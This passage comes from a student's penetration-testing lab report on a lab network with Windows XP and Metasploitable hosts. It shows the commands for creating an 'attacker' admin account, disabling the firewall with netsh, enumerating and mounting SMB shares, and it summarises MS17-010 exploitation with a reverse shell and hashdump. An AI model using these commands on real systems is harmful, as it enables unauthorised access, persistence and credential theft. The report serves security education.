net user attacker secrets /add
The command completed successfully.
```


Output: New user account with name "attacker" and password "secrets" is created successfully.

- **Now writing command to add the user to the Administrators Group "net localgroup Administrators attacker /add"**

```
C:\>net localgroup Administrators attacker /add
net localgroup Administrators attacker /add
The command completed successfully.
```

Output: New user is added to administrative group successfully.

3. **Check & Disable the Firewall by running the following command "netsh firewall show state"**



```
C:\>netsh firewall show state
netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Disable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Group policy version              = None
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
137    UDP       IPv4     (null)
139    TCP       IPv4     (null)
138    UDP       IPv4     (null)
3389   TCP       IPv4     (null)
445    TCP       IPv4     (null)
```

Output: The firewall is already **disabled** in the targeted system. In result open port of the targeted machine can also be seen in the image. If the firewall is not disable/enabled then it can be done by running this command (“***netsh firewall set opmode disable/enable”***).

❖ **Significance of Privilege Escalation in Exploitation**

1. **Expanded Control:**
   - Higher privileges (e.g., **Administrator** or **SYSTEM**) grant access to **critical system files**, **configuration**, and **security** settings.
2. **Persistence:**
   - Privileged accounts allow attackers to create **backdoors**, **modify user accounts,** and establish persistent access.
3. **Increased Impact:**
   - Privileged access enables disabling of firewalls**, tampering with logs**, and executing unrestricted commands or malware.
4. **Lateral Movement:**
   - Escalated privileges may enable access to additional systems or sensitive resources in the network.

Privilege escalation is critical for maximizing the impact of exploitation, securing continued access, and gathering more valuable intelligence.

Task 7

Local Network Exploration

Local network exploration helps attackers discover and exploit other machines in the network, enabling lateral movement to expand their access. Below are the steps and explanations for this task.

Steps and Commands

1. **Viewing the list of available Machines in the Network by running the following command "net view"**

```
C:\>net view
net view
Server Name            Remark

-------------------------------------------------------------------------------
\\METASPLOITABLE       metasploitable server (Samba 3.0.20-Debian)
\\RAGDOLLF-F9AC5A
The command completed successfully.
```

Output: displays a list of network device that are accessible.

2. **Retrieving the NetBIOS table of a Machine by running a command *"nbtstat -a RAGDOLLF-F9AC5A"***

```
C:\>nbtstat -a RAGDOLLF-F9AC5A
nbtstat -a RAGDOLLF-F9AC5A

Local Area Connection:
Node IpAddress: [192.168.217.132] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    RAGDOLLF-F9AC5A<00>  UNIQUE      Registered
    RAGDOLLF-F9AC5A<20>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    WORKGROUP      <1E>  GROUP       Registered

    MAC Address = 00-0C-29-75-41-22
```

Output: Displays the **NetBIOS** table, including the names and workgroup information of the remote machine.

3. **Checking the share folder on a Machine by a command**
4. ***"net view \\METASPLOITABLE"***

```
C:\WINDOWS\system32>net view \\METASPLOITABLE
net view \\METASPLOITABLE
Shared resources at \\METASPLOITABLE

metasploitable server (Samba 3.0.20-Debian)

Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
opt         Disk
tmp         Disk  (UNC)    oh noes!
The command completed successfully.


C:\WINDOWS\system32>
```

Result:

Shared Resources:

- **opt (Disk):** This is a shared disk resource, likely providing access to a specific directory or files.
- **tmp (Disk):** Another shared disk, with a comment "oh noes!", which might be a default or a humorous comment added by the system administrator.

Now gaining access to share of VM "Metasploit able" by using the following command "net use \\METASPLOITABLE"

```
C:\WINDOWS\system32>net use \\METASPLOITABLE
net use \\METASPLOITABLE
The command completed successfully.
```

Analysis of Outputs

1. "***net use \\METASPLOITABLE"***

Output: "The command completed successfully."


Explanation:

- The **net** use command establishes a connection to a shared resource on the network in this case, the **\\METASPLOITABLE system**.

The successful output indicates that:

- The connection to the ***\\METASPLOITABLE*** machine was established.
- The current user has permission to access shared resources on this target.
- This implies that **SMB** (Server Message Block) or similar services are properly configured and accessible on the **\\METASPLOITABLE host.**

Command: "***dir \\METASPLOITABLE\TMP"***



Explanation:

- The **dir** command lists the contents of the shared directory **TMP** on the ***\\METASPLOITABLE*** machine.

Volume Info:

- The volume name is **tmp**.
- The volume serial number is **52DF-016E**.


Directory Listing:

- **“.** “Represents the current directory.
- **“..** “Represents the parent directory.
- **“orbit-msfadmin**” and “**gconfd-msfadmin**:” Subdirectories created by the user **msfadmin**.
- “**5182.jsvc_up:** “A file with 0 bytes. It may be a temporary or placeholder file.

Disk Space:

- The directory has **5,565,341,696 bytes** (**approximately 5.2 GB**) of free space.

Command: “net view \\RAGDOLLF-F9AC5A”



Result:

- This command is used to list the shared resources (e.g., **files**, **printers**, or **directories**) available on the target **system \\RAGDOLLF-F9AC5A**.

No Shared Resources:

- The system does not have any **folders**, **printers**, or other resources shared on the network.

❖ **Significance of Lateral Movement**

1. **Access to New Systems:**
   - Enables attackers to compromise additional machines, potentially reaching high-value targets.
2. **Data Exfiltration:**
   - **Shared folders** and **administrative** shares often contain sensitive information or provide access to critical files.
3. **Maintaining Stealth:**
   - Movement within the network allows attackers to operate below the radar by leveraging existing trust relationships.
4. **Expanding the Attack Surface:**
   - Access to multiple systems increases opportunities for privilege escalation, **persistence**, and reconnaissance.

Summary

The project's outlines two practical lab in network security that focus on reconnaissance, vulnerability identification, exploitation, and post-exploitation techniques. Each project employs industry-standard tools like Nmap, Metasploit, and NetBIOS utilities to simulate real-world penetration testing scenarios.

Here's an overview of the projects and their key takeaways:

Project 1: Enumeration Using Nmap and NetBIOS Tools

Objective:

The goal of this project was to explore network enumeration techniques, identify live hosts, analyze service versions, and extract NetBIOS/SMB information to identify potential vulnerabilities in a controlled lab environment.

Key Tasks:

1. **Host Discovery:**
   - Used Nmap's ping scan ***(-sn)*** to detect active hosts in the network.
   - Recorded IP addresses for target machines (***Kali Linux, Windows XP, and Metasploitable).***
2. **Service Enumeration:**
   - Conducted a service and version scan ***(-sV -p-)*** to identify open ports and running services, such as **FTP**, **SSH**, **SMB**, and **RDP**.
   - Detected outdated and vulnerable services like **SMBv1** and vsftpd.
3. **NetBIOS and SMB Enumeration:**
   - Used Nmap scripts (***smb-os-discovery.nse***) and NBTScan to retrieve system names, workgroups, and shared resources.
   - Discovered legacy configurations and misconfigured file shares.
4. **Vulnerability Discovery:**
   - Leveraged default Nmap scripts ***(-sC)*** to uncover additional vulnerabilities like anonymous FTP login and weak SMB configurations.

Key Takeaways:

- I learned how to systematically enumerate and analyze network services.
- I gained insights into the risks of running outdated or misconfigured services (e.g., **SMBv1**, **vsftpd**).
- I developed skills in using enumeration tools like Nmap and NBTScan.

Project 2: Exploiting Vulnerabilities with Metasploit

Objective:

The focus was to understand how to exploit known vulnerabilities, interact with compromised systems, and perform post-exploitation tasks using the Metasploit framework.

Key Tasks:

1. **Exploring Metasploit Modules:**
    - **Explored various module categories:** exploits, payloads, auxiliary tools, and post-exploitation modules.
    - Identified SMB-related exploits like ***MS17-010 (EternalBlue).***
2. **SMB Exploitation:**
    - Successfully exploited the MS17-010 vulnerability on a Windows XP machine using the ms17_010_psexec exploit.
    - Established a reverse shell connection with the payload ***windows/meterpreter/reverse_tcp.***
3. **Post-Exploitation:**
    - Extracted system details (***sysinfo***) and password hashes (***hashdump***).
    - Captured desktop screenshots and listed running processes to gain further insights into the target system.
4. **Privilege Escalation and Lateral Movement:**
    - Created new user accounts and escalated privileges to the Administrator level.
    - Explored shared resources on networked machines to simulate lateral movement.

Key Takeaways:

- I acquired practical experience in exploiting vulnerabilities using Metasploit.
- I understood the importance of post-exploitation techniques, such as credential harvesting and privilege escalation.
- I learned the risks of unpatched systems and the need for continuous monitoring and patch management.

❖ **What I Learned from These Projects**

1. **Technical Proficiency:**
    - Mastered essential cybersecurity tools like **Nmap**, **Metasploit**, and **NBTScan**.
    - Gained hands-on experience in identifying vulnerabilities, exploiting them, and performing post-exploitation actions.

2. **Vulnerability Management:**
    - Understood the significance of timely patching and updating software to mitigate risks.
    - I learned how to assess the security posture of a network and prioritize remediation based on identified vulnerabilities.
3. **Practical Application of Cybersecurity Concepts:**
    - Developed a deeper understanding of reconnaissance, lateral movement, and privilege escalation.
    - Simulated real-world attack scenarios to reinforce theoretical knowledge.
4. **Defense Strategies:**
    - Learned the importance of disabling legacy protocols (e.g., **SMBv1**) and enforcing strong security measures like firewalls, authentication, and network segmentation.

Conclusion

These projects provided a comprehensive understanding of network security, from **reconnaissance** to **exploitation** and post-**exploitation**. They emphasized the critical need for robust security practices, including regular vulnerability assessments, patch management, and secure configurations. The hands-on experience gained from these labs is invaluable for developing practical skills in ethical hacking and penetration testing.